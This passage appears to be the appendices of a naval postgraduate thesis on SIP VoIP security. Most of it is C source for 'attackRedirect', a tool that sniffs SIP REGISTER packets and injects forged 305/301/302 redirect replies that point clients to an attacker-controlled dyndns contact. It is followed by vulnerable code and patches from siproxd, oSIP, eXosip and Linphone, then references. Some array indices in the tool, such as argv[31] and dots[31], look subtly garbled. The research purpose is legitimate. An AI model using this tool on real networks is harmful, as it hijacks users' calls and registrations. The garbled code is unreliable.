    //copy data to null-terminated string
    temp = (char*) malloc (datalen+1);
    memcpy(temp, data, datalen);
    temp[datalen] = 0;
    printf("SIP Packet data\n%s\n", temp);

    //search for registration packets, and pull registrar information
    //source address, destination address from SIP packet

    //check for regster requests

    if (regerr = regexec(&preg[0], temp, 0, 0, REG_NOTBOL) ==
REG_NOMATCH) {
      //Not a register request, return.
      if (DEBUG) {
            printf("Not Register Req\n");
      }
      return;
    }

    temp2 = (char *) malloc (65355*sizeof(char));

    //else it is a register request, parse out
    for (i = 0; i < NUMREGEX; i++)
    {
      if (regerr = regexec(&preg[i], temp, preg[i].re_nsub+1,
matchArray[i], REG_NOTBOL))
      {
            regerror(regerr, &preg[i], regerrbuf, 100);
            printf("regexec[%d] error: %s\n", i, regerrbuf);
            sucRegex[i] = 0;
      }
      else {
            sucRegex[i] = 1;
      }
    }

    //now parse results and place into REGISTER response for
relocation.
    if (DEBUG) {
      for (i = 0; i < NUMSUBEX; i++) {
            memcpy(temp2, temp + matches[i].rm_so, matches[i].rm_eo -
matches[i].rm_so);
```

```
            temp2[matches[i].rm_eo-matches[i].rm_so] = '\0';
            if (DEBUG) {
                  printf("matches[%d] = %s\n", i, temp2);
            }
      }
    }

    //Now we go about constructing our 301 Permanently Moved response

    char *output;
    int outlen;
    int redirOffset;
    output = (char *) malloc (65536);
    *output = '\0';
    outlen = 0;
    memcpy(output+outlen, "SIP/", 4);
    outlen += 4;
    memcpy(output+outlen, temp + matches[10].rm_so, matches[10].rm_eo -
matches[10].rm_so);
    outlen += matches[10].rm_eo - matches[10].rm_so;
    redirOffset = outlen + 1;
    //add in extra spaces after proxy to allow us to substitute in 301
and 302 messages later
    memcpy(output+outlen, " 305 Use Proxy        \r\n", 24);
    outlen += 24;
    foo.ipint = ip->src_addr;

    memcpy(output+outlen, temp + matches[15].rm_so, matches[15].rm_eo -
matches[15].rm_so);
    outlen += matches[15].rm_eo - matches[15].rm_so;
    outlen += snprintf(output+outlen, 26,
";received=%hhu.%hhu.%hhu.%hhu", foo.dots[0], foo.dots[31],
foo.dots[10], foo.dots[20]);
    memcpy(output+outlen, "\r\n", 2);
    outlen +=2;

    //copy FROM, TO, CSEQ, Call-ID
    int a[] = {3,5,7,9,18};
    for (i = 0; i < 5; i++)
    {
      if (sucRegex[subexarray[a[i]]]) {
            memcpy(output+outlen, temp + matches[a[i]].rm_so,
matches[a[i]].rm_eo - matches[a[i]].rm_so);
            outlen += matches[a[i]].rm_eo - matches[a[i]].rm_so;
            memcpy(output+outlen, "\r\n", 2);
            outlen +=2;
      }
    }

    //TODO: Dynamically generate ip address to contact in outgoing
message
    memcpy(output+outlen,
"Contact:<sip:sipinternaltest2.dyndns.org>\r\n", 43);
    outlen += 43;
    memcpy(output+outlen, "Content-Length: 0\r\n\r\n", 21);
```

```
    outlen += 21;

    if (DEBUG) {
      printf("Outgoing Message:\n%s\n", output);
      printf("check lengths:%d %d\n", outlen, strlen(output));
    }

    //Create response to message.
    char* outgoing;
    if (isUdp) {
      outgoing = (char *) malloc(sizeof(struct eth_hdr) + sizeof(struct
ip_hdr) + sizeof(struct udp_hdr) + outlen);
    }
    else {
      outgoing = (char *) malloc(sizeof(struct eth_hdr) + sizeof(struct
ip_hdr) + sizeof(struct tcp_hdr) + outlen);
    }

    struct eth_hdr *ethout, *eth;
    struct ip_hdr *ipout;
    struct udp_hdr *udpout;
    struct tcp_hdr *tcpout;
    int outpacklen = 0;
    char *outptr;

    ethout = (struct eth_hdr *) outgoing;
    eth = (struct eth_hdr *) pkt;
    memcpy(ethout->dst_mac, eth->src_mac, 6);
    memcpy(ethout->src_mac, eth->dst_mac, 6);
    ethout->ethertype = eth->ethertype;
    if (DEBUG) {
      printf("Eth Copied\n");
    }
    ipout = (struct ip_hdr *) (ethout + 1);
    ipout->hl = 5;
    ipout->ver = 4;
    ipout->tos = ip->tos;
    if (isUdp) {
      ipout->totlen = htons(sizeof(struct ip_hdr) + sizeof(struct
udp_hdr) + outlen);
    }
    else {
      ipout->totlen = htons(sizeof(struct ip_hdr) + sizeof(struct
tcp_hdr) + outlen);
    }
    ipout->ipid = htonl(htonl(ip->ipid)+32);
    ipout->frag = 0;
    ipout->ttl = 0xff;
    ipout->proto = ip->proto;
    ipout->cksum = 0;
    ipout->src_addr = ip->dst_addr;
    ipout->dst_addr = ip->src_addr;

    if (DEBUG) {
      printf("ip copied\n");
```

```
    }

    if (isUdp) {
      udpout = (struct udp_hdr *) (ipout + 1);
      memcpy(udpout + 1, output, outlen);
      outptr = (char *) (udpout + 1);
      udpout->dst_port = udp->src_port;
      udpout->src_port = udp->dst_port;
      udpout->len = htons(sizeof(struct udp_hdr) + outlen);
      udpout->cksum = 0;
      udpout->cksum = udpchecksum(ipout, udpout, output);
      outpacklen = sizeof(struct eth_hdr) + sizeof(struct ip_hdr) +
sizeof(struct udp_hdr) + outlen;
    }
    else {
      tcpout = (struct tcp_hdr *) (ipout + 1);
      memcpy(tcpout + 1, output, outlen);
      outptr = (char *) (tcpout + 1);
      tcpout->src = tcp->dst;
      tcpout->dst = tcp->src;
      tcpout->seq = htonl(htonl(tcp->ack_seq)+1);
      tcpout->ack_seq = htonl(htonl(tcp->seq)+datalen);
      tcpout->res1 = 0;
      tcpout->doff = 5;
      tcpout->fin = 0;
      tcpout->syn = 0;
      tcpout->rst = 0;
      tcpout->psh = 0;
      tcpout->ack = 1;
      tcpout->urg = 0;
      tcpout->res2 = 0;
      tcpout->window = 0xffff;
      tcpout->cksum = 0;
      tcpout->urg_ptr = 0;
      tcpout->cksum = tcpchecksum(ipout, tcpout, output);
      outpacklen = sizeof(struct eth_hdr) + sizeof(struct ip_hdr) +
sizeof(struct tcp_hdr) + outlen;
    }
    ipout->cksum = checksum((unsigned char *)ipout, sizeof(struct
ip_hdr));

    //write the packet to the wire
    //open our bpf file and bind it to the interface
    struct ifreq ifr;
    int fd = -1;
    char *bpfformat = "/dev/bpf%d";
    char bpfdev[19];
    strcpy(ifr.ifr_name, (char *) args);

/*  if (DEBUG) {
      printf("Packet Output:\n");
      for (i = 0; i < 4; i++) {
            for (j = 0; j < 16; j++) {
                  printf("0x%02hhx ", *(outgoing+j+(i*16)));
            }
```

```
            printf("\n");
        }
    }
*/
    for(i = 0; i < 10 && fd < 0; i++) {
      sprintf(bpfdev, bpfformat, i);
    //      printf("%s\n", bpfdev);
      fd = open(bpfdev, O_WRONLY, 0);
    }
    if (i == 10) {
      printf("Error opening bpf for writing\n");
    }

    //DOES NOT FUNCTION WITH MAC OS X BY DEFAULT
    //lladdr by and large is irrelevant for our purposes as it
shouldn't be an impact on
    //which packets a receiving program interprets.
/*  if (ioctl(fd, BIOCSHDRCMPLT, 1) < 0) {
      perror("Error modifying source link layer addr\n");
    }
*/
    if (ioctl(fd, BIOCSETIF, &ifr) < 0) {
      perror("Error attaching to if device: ");
    }
    if (DEBUG) {
      printf("Sent %d bytes\n", write(fd, outgoing, outpacklen));
      temp = "301 Moved Temporarily";
      memcpy(outptr + redirOffset, temp, strlen(temp));
      printf("Sent %d bytes part 2\n", write(fd, outgoing,
outpacklen));
      temp = "302 Moved Permanently";
      memcpy(outptr + redirOffset, temp, strlen(temp));
      printf("Sent %d bytes part 3\n", write(fd, outgoing,
outpacklen));
    }
    else {
      write(fd, outgoing, outpacklen);
      temp = "301 Moved Temporarily";
      memcpy(outptr + redirOffset, temp, strlen(temp));
      write(fd, outgoing, outpacklen);
      temp = "302 Moved Permanently";
      memcpy(outptr + redirOffset, temp, strlen(temp));
      write(fd, outgoing, outpacklen);
    }
    //cleanup descriptors
    close(fd);
}

int main(int argc, char** argv)
{
    if (argc != 2) {
      printf("Usage: ./attackRedirect [interface]\n");
      exit(-1);
    }
    //fork a child for the listener/hijacker
```

```
    if (fork()) {
      //therefore child process, which we will make packet sniffer
      return childmain(argc, argv);
    }
    //open listener for malicious client to connect to
    int sock = socket(AF_INET, SOCK_STREAM, 0);
    if (sock == -1) {
      perror("Error creating socket");
      exit(-1);
    }
    struct sockaddr_in svr_addr;
    memset(&svr_addr, 0, sizeof(svr_addr));
    svr_addr.sin_family = AF_INET;
    svr_addr.sin_port = htons(SERVER_PORT);

    //bind listener to port
    if (bind(sock, (struct sockaddr*) &svr_addr, sizeof(svr_addr))) {
      perror("Error binding socket");
      exit(-1);
    }
    //listen for incoming connections
    listen (sock, 5);
    int client;
    struct sockaddr cli_addr;
    unsigned int addrlen = sizeof(cli_addr);
    char errbuf[PCAP_ERRBUF_SIZE];
    pcap_t *p;

    //accept loop for incoming connection.  Accepts only one connection
at a time.
    while (client = accept(sock, &cli_addr, &addrlen) != -1) {
    //TODO
    }

}

int childmain(int argc, char **argv)
{
    //TODO: Add support for short form names
    regex[0] = "REGISTER[ \t]*sip:([^ ]*) SIP/(2\\.0+)";
    regex[31] = "From[^ \t]*:([^\r\n]*)";
    regex[10] = "To[^ \t]*:([^\r\n]*)";
    regex[20] = "Call-ID[ \t]*:[ \t]*([^ \t\r\n]*)";
    regex[11] = "CSeq[ \t]*:[ \t]*([0-9]*)[ \t]*([a-zA-Z]*)";
    regex[35] = "Contact[ \t]*:[ \t]*([^\r\n]*)";
    regex[1] = "Content-Length[ \t]*:[ \t]*([0-9]*)";
    regex[8] = "Via[ \t]*:([^\r\n]*)";
    regex[18] = "Expires[ \t]*:([^\r\n]*)";
    regexviaip = "SIP/2\\.0+/(A-Za-z)?[ \t]*([^:; ]*)";
    regexviaport = ":([0-9]{1,5})[:; \r\n\t]";

    int i, j;
    j = 0;

    int regerr;
```

```
    char regerrbuf[120];

    //if true, error resulted from compile
    for (i = 0; i < NUMREGEX; i++)
    {
      if(regerr = regcomp(&preg[i], regex[i] , REG_EXTENDED |
REG_ICASE)) {
            regerror(regerr, &preg[i], regerrbuf, 100);
            printf("regcomp[%d] error: %s\n", i, regerrbuf);
      }
    }

    //create array of regmatches
    for (i = 0; i < NUMREGEX; i++) {
      matchArray[i] = &matches[j];
      j+= preg[i].re_nsub + 1;
    }

    if (regerr = regcomp(&viapreg1, regexviaip, REG_EXTENDED |
REG_ICASE)) {
      regerror(regerr, &viapreg1, regerrbuf, 100);
      printf("regexviaip error: %s\n", regerrbuf);
    }

    if (regerr = regcomp(&viapreg2, regexviaport, REG_EXTENDED |
REG_ICASE)) {
      regerror(regerr, &viapreg2, regerrbuf, 100);
      printf("regexviaport error: %s\n", regerrbuf);
    }

    char errbuf[PCAP_ERRBUF_SIZE];
    errbuf[0] = 0;
    char *iface = argv[31];
    pcap_t *p = pcap_open_live(iface, 0xFFFF, 1, 100, errbuf);
    if (p == 0) {
      printf("Error opening packet capture: %s\n", errbuf);
      exit(-1);
    }

    if (errbuf[0] != 0) {
      printf("Warning: %s\n", errbuf);
    }

    //apply filter
    struct bpf_program filter;
    //filter out non SIP packets
    if (pcap_compile (p, &filter, "dst port 5060", 1, -1) == -1) {
      printf("Error compiling filter: %s\n", pcap_geterr(p));
      exit(-1);
    }

    if (pcap_setfilter (p, &filter) == -1) {
      printf("Error setting filter: %s\n", pcap_geterr(p));
      exit(-1);
    }
```

```
    if (pcap_loop(p, -1, sip_cb, (u_char *) iface) == -1) {
      printf("Packet read error: %s\n", pcap_geterr(p));
      exit(-1);
    }
    pcap_close(p);
}
```

APPENDIX C: IMPLEMENTATION VULNERABILITIES

SIPROXD:

Sip_layer.c

```
int sip_message_to_str(osip_message_t * sip, char **dest, size_t *len)
{
   int sts;
   sts = osip_message_to_str(sip, dest, len);
   /*
    * NULL termination (libosip2-2.2.0 does NOT do this properly,
    * there is always one byte too much :-( )
    */
   (*dest)[*len]='\0';
   return sts;
}

int sip_body_to_str(const osip_body_t * body, char **dest, size_t *len)
{
   int sts;
   sts = osip_body_to_str(body, dest, len);
   /*
    * NULL termination (libosip2-2.2.0 does NOT do this properly,
    * there is always one byte too much :-( )
    */
   (*dest)[*len]='\0';
         return sts;
```

sip_layer.c patch:

```
43a44,46
>       if (sts != OSIP_SUCCESS) {
>               return sts;
>       }
54a58,60
>       if (sts != OSIP_SUCCESS) {
>               return sts;
>       }
```

OSIP:

osip_uri.c:

```
if (strlen (url->scheme) < 3 ||
      (0 != osip_strncasecmp (url->scheme, "sip", 3)
       && 0 != osip_strncasecmp (url->scheme, "sips", 4)))
    {                              /* Is not a sipurl ! */
      size_t i = strlen (tmp + 1);

      if (i < 2)
        return OSIP_SYNTAXERROR;
      url->string = (char *) osip_malloc (i + 1);
      if (url->string == NULL)
        return OSIP_NOMEM;
      osip_strncpy (url->string, tmp + 1, i);
      return OSIP_SUCCESS;
    }
```

osip_uri.c patch:

```
127,129d126
<       size_t i = strlen (tmp + 1);
<
<       if (i < 2)
131,135c128
<       url->string = (char *) osip_malloc (i + 1);
<       if (url->string == NULL)
<         return OSIP_NOMEM;
<       osip_strncpy (url->string, tmp + 1, i);
<       return OSIP_SUCCESS;
---
>
```

EXOSIP:

jevents.c:

```
static int
_eXosip_event_fill_messages (eXosip_event_t * je, osip_transaction_t *
tr)
{
  int i;

  if (tr != NULL && tr->orig_request != NULL)
    {
      i = osip_message_clone (tr->orig_request, &je->request);
      if (i != 0)
        {
```

```
          OSIP_TRACE (osip_trace (__FILE__, __LINE__, OSIP_ERROR, NULL,
                                  "failed    to    clone    request    for
event\n"));
        }

          }
```

LINPHONE:

Exevents.c:

```
static void linphone_other_request(LinphoneCore *lc, eXosip_event_t *ev){
        ms_message("in linphone_other_request");
        if (ev->request==NULL) return;
        if (strcmp(ev->request->sip_method,"MESSAGE")==0){
                linphone_core_text_received(lc,ev);
                eXosip_message_send_answer(ev->tid,200,NULL);
        }else if (strcmp(ev->request->sip_method,"OPTIONS")==0){
#if 1
                osip_message_t *options=NULL;
                eXosip_options_build_answer(ev->tid,200,&options);
                osip_message_set_allow(options,"INVITE,    ACK,    BYE,    CANCEL,
OPTIONS, MESSAGE, SUBSCRIBE, NOTIFY, INFO");
```

exevents.c patch:

```
997a998
>       int i;
1007,1009c1008,1012
<               osip_message_set_allow(options,"INVITE,    ACK,    BYE,    CANCEL,
OPTIONS, MESSAGE, SUBSCRIBE, NOTIFY, INFO");
<               osip_message_set_accept(options,"application/sdp");
<               eXosip_options_send_answer(ev->tid,200,options);
---
>               if (!i) {
>                       osip_message_set_allow(options,"INVITE,        ACK,        BYE,
CANCEL, OPTIONS, MESSAGE, SUBSCRIBE, NOTIFY, INFO");
>                       osip_message_set_accept(options,"application/sdp");
>                       eXosip_options_send_answer(ev->tid,200,options);
>               }
```

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF REFERENCES

[1] J. Davidson, B. Gracely, J. Peters. Voice Over IP Fundamentals. Cisco Press, 1 Jan 2001.

[2] NextGen Datacom, Inc. "Technical Seminars: VoIP Problems," *nextgendc.com*. [Online]. Available: http://www.nextgendc.com/?/seminar_voip_problems.htm. [Accessed: May 26, 2010].

[3] RAD Data Communications. "Voice over IP–History of Voice over IP," *rad.com.* [Online]. Available: http://www2.rad.com/networks/2001/voip/history.htm. [Accessed: July 15, 2007].

[4] *SIP: Session Initation Protocol*, IETF Standard 3261, June 2002.

[5] H. Schulzrinne. *"SIP: Session Initation Protocol–User Agent Implementations."* [Online]. Available: http://www.cs.columbia.edu/sip/ua.html. [Accessed: July 15, 2007].

[6] "PROTOS Test-Suite: c07.zip." [Online]. Available: http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/. [Accessed: Mar 7, 2008].

[7] *Session Description Protocol*, IETF Standard 2327, Apr. 1998.

[8] *The TLS Protocol*, IETF Standard 2246, Jan. 1999.

[9] *A Transport Protocol for Real-Time Applications*, IETF Standard 1189, Jan. 1996.

[10] *Uniform Resource Identifiers (URI): Generic Syntax*, IETF Standard 3986, Jan. 2005.

[11] CounterPath Corporation. "CounterPath Corporation : X-Lite," *counterpath.com,* [Online]. Available: http://www.counterpath.com/x-lite.html. [Accessed: May 26, 2010].

[12] Ekiga.org. "Ekiga ~ Free Your Speech," *ekiga.org*. [Online]. Available: http://ekiga.org/. [Accessed: May 26, 2010].

[13] Geeknet, Inc. "Kphone | Get Kphone at Sourceforge.net," *sourceforge.net*. [Online]. Available: http://sourceforge.net/projects/kphone/. [Accessed: May 26, 2010].

[14] N. Kozlov. "Qutecom–Home," *qutecom.org*. [Online]. Available: http://www.qutecom.org/. [Accessed: May 26, 2010].

[15] Linphone.org. “Linphone, an open-source sip video-phone for linux and windows,” *Linphone.org*. [Online]. Available: http://www.linphone.org/. [Accessed: May 26, 2010].

[16] T. Ries. “Siproxd project,” *Sourceforge.net*. [Online]. Available: http://siproxd.sourceforge.net/. [Accessed: May 26, 2010].

[17] Dynamic Network Services Inc. “DynDNS.com Dynamic DNS: Free DDNS Service,” *dyndns.com*. [Online]. Available: http://www.dyndns.com. [Accessed: May 26, 2010].

[18] Digium, Inc. “Asterisk | The Open Source Telephony Project,” *asterisk.org*. [Online]. Available: http://www.asterisk.org/. [Accessed: May 26, 2010].

[19] Forum of Incident Response and Security Teams. “CVSS v2 Complete Documentation,” [Online]. Available: http://www.first.org/cvss/cvss-guide.html. [Accessed: Mar 20, 2010].

[20] Cisco Systems, Inc. “Common Vulnerability Scoring System (CVSS) Online Calculator, version 2.0,” *cisco.com* [Online]. Available: http://intellishield.cisco.com/security/alertmanager/cvss. [Accessed: May 18, 2010].

[21] *HTTP Authentication: Basic and Digest Access Authentication*, IETF Standard 2617, June 1999.

[22] VoPSecurity.org, “SiVus 1.03 Documentation,” *vopsecurity.org*. [Online]. Available: http://www.vopsecurity.org/. [Accessed: Apr 10, 2009].

[23] United States Computer Emergency Response Team. “Multiple Implementations of the Session Initation Protocol Contain Multiple Vulnerabilities,” *US-CERT*. [Online]. Available: http://www.kb.cert.org/vuls/id/528719. [Accessed: Apr 9, 2008].

[24] Mu Dynamics. “VoIP Testing - Key Capabilities,” *mudynamics.com*. [Online]. Available: http://www.mudynamics.com/index.php?id=1939. [Accessed: May 26, 2010].

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California

3. Dinolt, George
   Naval Postgraduate School
   Monterey, California

4. Eagle, Chris
   Naval Postgraduate School
   Monterey, California